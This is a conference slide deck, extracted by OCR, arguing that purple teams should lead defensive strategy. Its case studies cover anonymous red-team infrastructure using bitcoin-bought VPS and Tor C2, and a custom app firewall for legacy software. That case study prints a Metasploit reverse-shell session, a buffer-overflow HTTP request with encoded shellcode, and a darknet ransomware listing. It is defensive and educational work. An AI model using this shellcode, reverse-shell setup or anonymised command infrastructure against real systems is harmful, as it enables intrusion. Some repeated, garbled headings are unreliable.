Enhancing the purple team concept through security research

Pau Muñoz, university of Girona, dc170

Hackwest conference

Updated: 2018/03/18

HACKWEST™

What will we discuss here?

The role of purple teams in the development of new and custom security strategies.

We will talk about how purple team exercices can be really useful not only for testing our security through adversary simulation but for understanding HOW *we do security*. We'll discuss the role of purple teams as the leaders of the defense strategy.

Overview

1. Definitions
2. Security life cycles and the purple team
3. Security research in the purple team, cases of study
4. Summary

Definitions

Purple teaming

We understand red teams and blue teams as attackers and defenders. But what about purple teams? I've seen many definitions.

Purple teams

Purple teams have the main goal of making blue teams better, through research, understanding and teaching.

Why purple team? Problems

- Red teams may be too focused on pwning everything and writting scary and long reports.
- How can we evaluate blue team effectiveness? 0 alerts? Too many alerts? Threats blocked? How can we measure that?
- How we address complex situations/scenarios? .
- Do red/blue teams have to spend a lot of time researching and developing tools?.
- Does anyone at the company board READ the reports? How can we use that info for making us better? .


Solutions?

Purple teams have to lead the cyber defense strategy.

Security life cycles and the purple team

Security lifecycle

The network security life cycle is an ainterative process.



The cycle, 1-2) Policies compliance

The cycle, 3) Monitoring

The purple team can contribute to this stage with applied security research and custom tools. Also in the part of threat intelligence gathering.

The cycle, 4) Intrusion detection

The purple team can contribute in the stage of intrusion detection by identifying the most sensible targets and points of the network based on its behaviour and past events. Custom honeypot design may be useful in this scenario.

The cycle, 5-6) Pentesting

The purple team can contribute in the stage of intrusion detection by identifying the most sensible targets and points of the network based on its behaviour and past events. Custom honeypot design may be useful in this scenario.

The cycle, 5-6) Pentesting

Also the purple team may help the blue team by performing trainings on defensive techniques based on the experience of previous attacks.

The cycle, 5-6) Pentesting

Regarding to red teams, purple teams can help them in building custom tools or special techniques for offensive operations.

The cycle, 7) Training


Purple teams must lead the cyber security training strategy of the organization. They need to have direct communication and serve as a bridge between groups getting the big picture.

The cycle, summarization

Investment in security research is similar to investment in general r+d.
Companies who don't do it tend to spend a lot of money later on time or even lose the game.

Security research in the purple team, cases of study

What purple teams are about. Examples.



RED TEAM AND ADVERSARY EMULATION


Description

Problem? A really big client demanded a full report about how can an adversary steal vital information anonimously.

Proposed solution? Turning the red team into full 007 squad.

Securing the connections

We'll have to make sure the connection between our physical machines and our VPS' ones is encrypted and anonymized, also the connection from the VPS to our targets.




(a) Fake ID print

(b) Cheap cellphone shop

Red team agent proxies

We can set a high level of anonimity by launching our attacks from remote servers acquired with cryptocurrencies. We can also trace/keep a record of the IP-ranges of the most commonly used bictoin-vps's to detect suspicious behaviour .



PayPal bitcoin

Anonymous control panels and the thing goes on

We can take profit of our anonymous bitcoin buyed VPS for setting up a control panel for our attacks during a red team exercise. The fact that all requests will go through tor will help us protecting our CC from being took down. .

https://github.com/redteamsecurity/PlugBot-C2C


APPLICATION FIREWALLS

Custom app firewalls

Problem? Old apps that cannot be updated but are needed and cannot be removed.

Proposed solution? Building custom "firewalls" arround them.

Stage 1) App study



Stage 2) Exploit generation

127.0.0.1:5002/html/exploit

JSON Datos sin procesar Cabeceras

Guardar Copiar


```
3:                  {…}
4:
    content_hash:   "aefdb70abd9c3d1310a54cd6dfa3d3a2"
    date:           "05-23-2017"
    html:           "<!DOCTYPE html PUBLIC \"…!-- end: showthread -->"
    pag_num:        "3"
    post_title:     "RANION (RaaS) | FUD Rans…&C on Darknet + NO Fees"
    post_url:       "http://qzbkwswfv5k2oj5d.onion/thread-14971.html"
    subforum:       "0day Forum - Malwares / Exploits / Crypters "
5:                  {…}
6:                  {…}
```


Stage 3) Exploit testing

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     185.61.124.133   yes       The listen address
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse TCP handler on 185.61.124.133:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (185.61.124.133:443 -> 185.61.124.161:49261) at 2017-09-03 13:38:59 +0200

Microsoft Windows [Versi0n 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Program Files (x86)\PMSoftware\sws>
```

Stage 4) Network behaviour study

```
GET / HTTP/1.1
Host: 185.61.124.161
Connection:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAw00tw00t.......................q.^VYIIIIIIIIIICCCCCC7QZjA
XP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLXhlBwp5PwpapOyIuEao0PdNkRpVPlKCbdLNk2rftLKbRUx6oH73z6FVQIolle
lu1CLURTl7PO1zotMUQyW9rl2v2v7LK2rr0lKPJUlNk0LwaPxisrhS1KasankPYa0wqyClK1YTXzCfZBinkP4Nkwq8Vp
1ioLlYQhOTMgqKw4xipbUZVtCqmxxGKCMQ43E9tBxnk2xUtfa9Ce6nkdL2knk3huLS1JslK34lKgqXPniCtTdfDSkskc
Q3iSjf1ioM0SoqOQJLKvrhklMaMqxTsEbC0WpSXcGqcfRQOQDbH2lRWdfDGyoJuoHNpvaS0UPUyyTqDrpax19OpRKC0K
OJubpv0PPv0G0rpSpv0cXJJ6oyOm09oHUmGQzS5RHh97MqllEax4BWpEQOKmYhfRJfppVaG0hJ9y5sD3QkOkek5iP0t4
LIoPNEX45hlRHXpmelbRvkOn5E8u3BMcTuPniys6767F7FQXvqz4RV9qFIrim2FxGW4gTEleQC1LM0DutR09VGpQTrtr
p3fsfBv0FPVbnaFqFccf6u8QiXLeoMVkOzuoym00N66rfyodp584HmWuMCPyo8UOKxpH5ORpVaxY6LUmmOmIojuelDFq
lUZMPKKM0rUtEOKQW23Pr2OrJePF3yohUAAQ..o......,.............f....BRj.X..<.Zt..w00t...u..u...
```

Stage 5) SNORT!



Stage 6) Releasing the exploit :P

After all the process, we proceed to release the exploit to the public. Pastebin, exploit-db, any site that can be quickly indexed and explored. What would I do if I was the attacker? What will I be searching?

Then we wait and we catch the red team :)

